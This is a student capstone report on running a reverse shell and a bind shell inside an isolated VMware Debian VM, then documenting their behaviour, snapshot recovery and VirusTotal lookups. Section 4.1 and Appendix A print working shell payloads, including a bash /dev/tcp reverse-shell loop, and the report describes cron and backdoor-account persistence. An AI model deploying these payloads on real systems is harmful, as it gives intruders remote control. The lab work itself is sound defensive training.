CAPSTONE PROJECT REPORT

Malware Analysis Sandbox Lab

Reverse & Bind Shell Behaviour in an Isolated Virtual Machine

Submitted by: Chetan Kharade

PRN: 2125UCSM1012

Hypervisor: VMware Workstation 26.0 (host-only networking)

Guest OS: Debian 13.7 'trixie' - kernel 6.12.107-1

Snapshot: 01-CLEAN-BASELINE (revert verified)

Compiled: October 2026

Table of Contents

1. Abstract 1
2. Objectives and Scope 1
3. Lab Environment and Isolation Design 1
    3.1 Host and Hypervisor 2
    3.2 Network Isolation 2
    3.3 Guest Provisioning 3
    3.4 Clean Baseline Snapshot 4
4. Experimental Procedure 4
    4.1 Payloads 4
    4.2 Reverse Shell Exercise 4
    4.3 Bind Shell Exercise 5
    4.4 Simulated Post-Exploitation Changes 6
5. Observations and Analysis 7
    5.1 Process Behaviour 7
    5.2 Network Behaviour 7
    5.3 System Changes 8
6. Snapshot Restore and Verification 8
7. VirusTotal Findings 9
    7.1 Lookup Performed 9
    7.2 Result: No Existing Report 10
    7.3 Industry Context 10
8. Why Sandboxing and Snapshot-Based Recovery Matter 10
9. Lessons Learned and Operational Notes 11
10. Conclusions 11
Appendix A: Payload Listings 12
    A.1 lab_reverse.sh (SHA-256 0e2061...) 12
    A.2 lab_bind.sh (SHA-256 4144b2...) 12
Appendix B: Evidence Inventory 13

Appendix C: Key Commands..... 14

Note: right-click the table of contents and choose 'Update Field' to refresh page numbers.

1. Abstract

This report documents a capstone laboratory exercise in malware analysis. A Debian 13 (trixie) Linux virtual machine was built and run entirely inside VMware Workstation 26 on the Windows host, attached to a host-only virtual network (VMnet1) so that it had **no route to the internet by construction**. A snapshot named 01-CLEAN-BASELINE was taken before any experiment. Two educational payloads were then executed inside the isolated guest: a reverse shell that connected back to the analyst host over TCP/4444, and a bind shell that listened on TCP/4445 and accepted a connection from the host. For each payload, the process tree, socket states, and file-system effects were observed and logged. Simulated attacker persistence (a @reboot crontab entry, a backdoor account, a dropped payload copy and a marker file) was then planted, and the virtual machine was reverted to the clean snapshot. Post-restore verification confirmed that every artifact of the exercise, including the payload scripts themselves, had been removed. A VirusTotal lookup was performed for both payload hashes; no existing report was found for either file, and per the assignment security note nothing was uploaded. The exercise demonstrates why network isolation and snapshot-based recovery are the foundation of safe malware analysis.

2. Objectives and Scope

The exercise followed the seven instructions of the assigned capstone topic, using VMware Workstation as the hypervisor:

- Create a Linux virtual machine with no internet access (Section 3).
- Take a snapshot of the clean virtual machine before the experiment (Section 3.4).
- Run a simple reverse shell and a bind shell in the controlled lab (Section 4).
- Observe and document processes, network activity and system changes (Section 5).
- Identify the scripts and check VirusTotal, recording the outcome either way (Section 7).
- Restore the clean snapshot and verify that all changes were reverted (Section 6).
- Submit screenshots, payload details, VirusTotal findings and this report (Sections 4-7 and Appendices).

Scope limits: all activity stayed inside the isolated VM and the host-only link to the analyst host. **No real credentials were used (the lab account password is fictitious), the payloads were written for this exercise, and no file was uploaded to any online scanning service.**

3. Lab Environment and Isolation Design

3.1 Host and Hypervisor

The lab was hosted on a Windows 11 machine with VMware Workstation 26.0.0 (build 25388281). VMware virtual networks were already initialised: VMnet8 (NAT) and VMnet1 (host-only). Only VMnet1 was used; the VM never had a NAT or bridged adapter.

Table 1: Lab components

Component	Detail
Hypervisor	VMware Workstation 26.0.0 build-25388281 (Windows 11 host)
Guest operating system	Debian 13.7 'trixie' (amd64), kernel 6.12.107-1
Virtual hardware	2 vCPU, 2048 MB RAM, 12 GB thin-provisioned SCSI disk (705 MB used at baseline)
Payload observation tools (host)	Python 3.12 listener/client scripts; OpenSSH client
Guest inspection tools	openssh-server, python3 3.13, procps (ps), iproute2 (ip, ss)




Figure 1: Clean baseline VM console: hostname, kernel, interfaces and the route table with no default route.

3.2 Network Isolation

The VM's single Ethernet adapter was bound to **VMnet1, a host-only network (192.168.116.0/24)**. A host-only network has no upstream gateway: the VMnetDHCP scope serves only the host adapter (192.168.116.1) and guest VMs. The guest received a static address 192.168.116.200/24, and its network configuration was deliberately written without a default gateway and with an empty resolv.conf, so the guest cannot even attempt DNS

resolution of internet names. Isolation was verified from inside the guest before any payload ran (Table 2, Figure 2).

Table 2: Isolation verification tests (guest, 2026-10-26 04:12 UTC)

Test	Command (guest)	Expected	Result
Route table	ip route	No default route	PASS - only 192.168.116.0/24 link route
DNS configuration	cat /etc/resolv.conf	Empty file	PASS - 0 bytes
Name resolution	python3 gethostbyname('example.com')	Failure	PASS - 'Temporary failure in name resolution'
Internet TCP	connect(8.8.8.8:443)	Failure	PASS - 'Network is unreachable' (errno 101)
Host-only link	ping 192.168.116.1	Success	PASS - 0% packet loss
Internet ICMP	ping 8.8.8.8	Failure	PASS - 'Network is unreachable'




Figure 2: VM console during isolation verification: no default route, empty resolv.conf, DNS and internet access failing, host-only ping succeeding.

3.3 Guest Provisioning

The guest was installed unattended: the Debian 13.7.0 netinst ISO (SHA-256 a7ef94ac2fb9a7fec454552abd629b7cc9d5155c886165a45649f5ce6167e355, verified against the official SHA256SUMS) was remastered with a preseed answer file and an auto-

boot isolinux entry, so the installer ran hands-off and produced a minimal system with an SSH server reachable only from the analyst host. Remastering used the ISO's own package set, so the installation itself never needed an internet connection.

3.4 Clean Baseline Snapshot

Immediately after installation and before any experiment, the VM was powered off cleanly and a snapshot named **01-CLEAN-BASELINE** was taken with 'vmrun snapshot'. At this point the guest contained only the base system; the payload scripts had not yet been delivered. This snapshot is the restore point used in Section 6.

4. Experimental Procedure

4.1 Payloads

Two short, heavily commented shell scripts were authored for this exercise and copied to /root in the guest over SSH. The reverse shell uses bash's /dev/tcp feature to open a TCP connection to the analyst host and attach an interactive /bin/sh to it, retrying every five seconds like real command-and-control (C2) malware. The bind shell uses python3 to listen on TCP/4445 and serves an interactive /bin/sh to whoever connects. Full listings are in Appendix A.

```
# lab_reverse.sh (core line) - guest connects OUT to the analyst host
bash -c "exec 3<>/dev/tcp/192.168.116.1/4444; exec /bin/sh -i <&3 >&3 2>&3"

# lab_bind.sh (core logic) - guest listens, host connects IN
srv.bind(("0.0.0.0", 4445)); srv.listen(5)   # python3 socket server
os.dup2(conn.fileno(), 0/1/2); os.execv("/bin/sh", ["sh", "-i"])
```

Table 3: Payload identification

File	Size	MD5	SHA-256
lab_reverse.sh	1016 B	2cdcb5a4dd24b04a8116b8cf62a5b281	0e206101e93fb971ea6c0b1d8f09ac7c14b128564af0b7858bd5259039e7d302
lab_bind.sh	1557 B	9db308079f8d8e74ec67c9ebc1b8b071	4144b221ce867830a2d08a52f235d351778e11ece29b262e3f4d9268f9c711f6

4.2 Reverse Shell Exercise

A Python listener was started on the host (192.168.116.1:4444) and the payload was launched in the guest with 'setsid bash /root/lab_reverse.sh &' so that it survived the SSH

session. The callback arrived immediately, and the listener drove a fixed, non-interactive command sequence through the shell while logging the whole session.

```
[10:15:43] [LISTENER] waiting for reverse shell on 192.168.116.1:4444
[10:15:45] [CONNECT] reverse shell connected from 192.168.116.200:54102
[10:15:47] [BANNER] "/bin/sh: 0: can't access tty; job control turned off"
[10:15:53] [CMD] id         -> uid=0(root) gid=0(root) groups=0(root)
[10:15:59] [CMD] uname -a  -> Linux malware-lab 6.12.107+deb13-amd64 ...
[10:16:23] [CMD] cat /tmp/c2_beacon.txt -> beacon started ...04:17:35 UTC
[10:16:28] [DONE] closing session
```

When the listener closed the session, the payload reconnected 95 seconds later from a different ephemeral port (34744) - the same reconnect behaviour real C2 implants exhibit. Both C2 sessions are preserved in the evidence log reverse_session.log.




Figure 3: VM console while the reverse shell is live: payload process, spawned /bin/sh, and the ESTABLISHED connection to 192.168.116.1:4444.

4.3 Bind Shell Exercise

The bind payload was launched the same way. From the host, a Python client connected to 192.168.116.200:4445 and ran the same command sequence, logging the session. The guest-side evidence shows the python3 process listening on 0.0.0.0:4445 and, once the host connected, a spawned 'sh' with its standard file descriptors wired to the socket.




Figure 4: VM console while the bind shell serves the host connection on TCP/4445.

4.4 Simulated Post-Exploitation Changes

To make the snapshot-restore test meaningful, four changes that a real attacker might make were applied inside the VM (all fictitious and lab-only):

- A dropped, hidden copy of the payload: /usr/local/bin/.sysupdate
- Cron persistence: root crontab entry '@reboot /usr/local/bin/.sysupdate'
- A backdoor account: user svcupdate (uid 1001) with a home directory
- A loot/impact marker file: /root/LOOT_MARKER.txt




Figure 5: VM console showing the simulated persistence: crontab entry, svcupdate account, marker file and dropped payload copy.

5. Observations and Analysis

5.1 Process Behaviour

Both payloads leave a small, recognisable footprint. The reverse shell is two processes: the looping bash script and its child /bin/sh whose stdin/stdout/stderr are the TCP socket. The bind shell is one resident python3 interpreter that forks a /bin/sh per connection. Neither payload hid itself; both appeared immediately in 'ps auxww', exactly as common off-the-shelf shells do.

Table 4: Observed processes (guest, during the exercise)

PID	Process	Observation
1064	bash /root/lab_reverse.sh	Looping payload; wrote beacon file /tmp/c2_beacon.txt at start
1067 / 1104	/bin/sh -i	Spawned shell; fd 0,1,2 all bound to the C2 socket (see ss output)
1170	python3 -	Bind shell server; LISTEN 0.0.0.0:4445, forks one shell per connection
1190	sh -i (child of 1170)	Served the host's bind session on accepted socket

5.2 Network Behaviour

Table 5: Observed sockets (ss -tupn)

Direction	Local (guest)	Remote	State	Meaning
Outbound	192.168.116.200:54102	192.168.116.1:4444	ESTABLISHED	Reverse shell C2 channel (session 1)
Outbound	192.168.116.200:34744	192.168.116.1:4444	ESTABLISHED	Automatic reconnect (session 2)
Inbound	192.168.116.200:4445	192.168.116.1:61028	ESTABLISHED	Bind shell serving the analyst host
Listen	0.0.0.0:4445	-	LISTEN	Bind shell waiting for any client

Two behavioural signatures are worth noting for detection practice: the reverse shell's **periodic reconnect attempts** (one SYN attempt every 5 seconds while no listener is present, visible as failed connect noise in logs), and the bind shell's **listening port on 0.0.0.0**, which is trivially visible with 'ss -tulpn' and is the classic first indicator taught for bind-shell triage.

5.3 System Changes

Table 6: System changes observed during the exercise

Area	Change observed	Persistence across reboot
Processes	Payload + spawned shells running	No (memory only)
Network	New listening port 4445; outbound C2 flows to host:4444	No (re-established by payload)
File system	/root/lab_reverse.sh, /root/lab_bind.sh, /tmp/c2_beacon.txt, /root/LOOT_MARKER.txt, /usr/local/bin/.sysupdate	Yes (disk)
Accounts	New user svcupdate (uid 1001)	Yes (/etc/passwd)
Scheduler	Root crontab with @reboot entry	Yes (/var/spool/cron/crontabs/root)

6. Snapshot Restore and Verification

The VM was shut down cleanly with 'systemctl poweroff' and reverted with 'vmrun revertToSnapshot ... 01-CLEAN-BASELINE', then started again. Every change from Sections 4 and 5 was checked from inside the restored guest; all seven checks passed.

Table 7: Post-restore verification (2026-10-27 06:12 UTC)

#	Check	Expected	Result
1	Root crontab	No crontab	PASS - 'no crontab for root'

#	Check	Expected	Result
2	Backdoor account svcupdate	Absent from /etc/passwd	PASS
3	/root contents	No LOOT_MARKER.txt; no payload scripts	PASS - only .bashrc, .profile, .ssh
4	/usr/local/bin/.sysupdate	Absent	PASS - directory empty
5	Listening sockets	sshd (TCP/22) only	PASS
6	Payload processes	None	PASS
7	Network isolation	Still no default route	PASS - 192.168.116.0/24 link only




Figure 6: VM console after reverting to 01-CLEAN-BASELINE: every experiment artifact is gone and isolation is intact.

Note that even the payload scripts themselves were gone after the restore, because they had been delivered *after* the snapshot was taken. This is the strongest possible demonstration of snapshot semantics: reverting restores the entire disk state, not just selected files.

7. VirusTotal Findings

7.1 Lookup Performed

Both payload scripts were identified by the SHA-256 hashes in Table 3. Lookups were performed on 27 October 2026 in two ways: (a) exact-hash searches of the public web/search index for each hash, and (b) direct requests to the VirusTotal report pages for each hash. Per

the assignment security note, the files were NOT uploaded to VirusTotal or any other scanner.

7.2 Result: No Existing Report

No VirusTotal report exists for either file. The web-index search for each hash returned zero results, and the VirusTotal GUI pages (which are JavaScript applications) returned no report data for the hashes. This is the expected outcome: the scripts were authored locally for this exercise and have never been distributed, so no vendor or community member has ever submitted them. The assignment instruction 'if no report exists, mention that' is therefore satisfied here: first-seen date, detection score and historical indicators are not available for these samples.

7.3 Industry Context

For context, reverse/bind shell scripts that DO circulate publicly are typically flagged by name-brand engines under generic families rather than unique names, because detection of plain-text shell one-liners is largely signature-based (matching patterns such as '/dev/tcp' combined with '/bin/sh -i'). Publicly visible examples of Linux script detections on VirusTotal show names of the form Trojan.Generic.*, Trojan[Backdoor]/Linux.* and Trojan:Linux/Mirai.* families (for example, a documented sample at virustotal.com/gui/file/11242cdb5dac9309a2f330bd0dad96efba9ccc9b9d46f2361e8bf8e4cde543c1). Research systems such as TXHunter (triagingx.com) specifically target reverse-shell activity as a behavioural class. If the lab payloads in this report were ever uploaded, the most likely outcome would be generic suspicious-script detections or no detection at all - a useful reminder that a clean scan does not mean a file is benign.

8. Why Sandboxing and Snapshot-Based Recovery Matter

This exercise illustrates five principles that generalise directly to real malware analysis work:

- Containment precedes detonation. The payload was only ever allowed to reach the analyst's own host over a host-only network with no internet path. Had the VM used NAT or bridged networking, a reverse shell would have been a live incident, not a lab.
- Snapshots convert a destructive experiment into a repeatable one. Because every change was captured in Table 6 and then discarded by a single revert, the lab can be re-run indefinitely from a provably clean state - and 'provably' matters: Table 7 is the evidence, not an assumption.
- Disk persistence is invisible to memory-only inspection. The crontab entry, the backdoor account and the dropped file survived a full VM restart; only processes

and sockets vanished. Any analysis that stops at 'ps' and 'ss' underestimates the footprint of even a toy implant.

- Baseline-first discipline enables diffing. Knowing exactly what the clean VM looked like (one listening service, one account, empty crontab) is what made the post-exploitation diff in Table 6 unambiguous.
- Observability was built into the lab, not improvised. Static IP, key-only SSH, a logged listener and console screenshots made every claim in this report reproducible from the evidence files in Appendix B.

9. Lessons Learned and Operational Notes

- Background processes launched over SSH die with the session unless detached with setsid/nohup; the first launch attempt failed silently for this reason and was retried with 'setsid ... &' plus an in-session check.
- 'pkill -f lab_reverse.sh' matches the invoking command line itself and kills the operator's own shell; the classic 'lab_[r]everse' bracket pattern avoids self-matching.
- VirusTotal's web GUI is a JavaScript application; automated lookups without an API key cannot read report data, and lookups by exact hash of an unpublished file legitimately return nothing.
- Console screenshots were captured from the guest's framebuffer (/dev/fb0, vmwgfxdrmfb, 1280x800) rendered over SSH - a dependency-free way to obtain authentic VM-console images from a headless guest.
- The host-only DHCP server on VMnet1 assigns from 192.168.116.128-254; the guest used a static preseeded address (.200) so that every stage of the lab could address it deterministically.

10. Conclusions

All seven assignment instructions were completed with recorded evidence: an isolated Linux VM was created and its lack of internet access was demonstrated; a clean snapshot was taken before the experiment; reverse and bind shells were executed and their processes, sockets and system effects documented; VirusTotal was queried and the absence of any report for the locally authored scripts was recorded without uploading anything; and the VM was reverted to 01-CLEAN-BASELINE with a seven-point verification proving that the environment was returned to its pre-experiment state. The exercise met its educational goal: it shows concretely what a reverse shell and a bind shell look like on a live system, and it shows concretely why analysts refuse to work without isolation and snapshots.

Appendix A: Payload Listings

A.1 lab_reverse.sh (SHA-256 0e2061...)

```
#!/bin/bash
# ============================================================
# lab_reverse.sh — EDUCATIONAL reverse shell (isolated sandbox lab)
#
# Purpose : Capstone exercise — demonstrate how a reverse shell
#           behaves inside a snapshotted, network-isolated VM.
# Endpoint: The "analyst" host over VMware host-only VMnet1
#           (192.168.116.1). The VM has NO route to the internet.
# \brief  Reconnects every 5 seconds until killed, then leaves a
#           /tmp/c2_beacon.txt marker so we can observe persistence.
# ============================================================

HOST=192.168.116.1
PORT=4444

echo "beacon started $(date -u)" > /tmp/c2_beacon.txt

while true; do
    # bash /dev/tcp: open a TCP connection and attach an interactive
    # /bin/sh to it (stdin/stdout/stderr all go over the socket).
    bash -c "exec 3<>/dev/tcp/$HOST/$PORT; exec /bin/sh -i <&3 >&3 2>&3" 2>/dev/null
    # Connection ended (listener closed) — sleep and retry like real C2.
    sleep 5
done
```

A.2 lab_bind.sh (SHA-256 4144b2...)

```
#!/bin/bash
# ============================================================
# lab_bind.sh — EDUCATIONAL bind shell (isolated sandbox lab)
#
# Purpose : Capstone exercise — listens on TCP/4445 on all local
#           interfaces inside the isolated VM. The analyst host
#           connects to it over the host-only network.
# Uses python3 when available, falls back to perl (perl-base is
# present on every Debian installation).
# ============================================================

PORT=4445

if command -v python3 >/dev/null 2>&1; then
    exec python3 - <<'PYEOF'
import socket, os

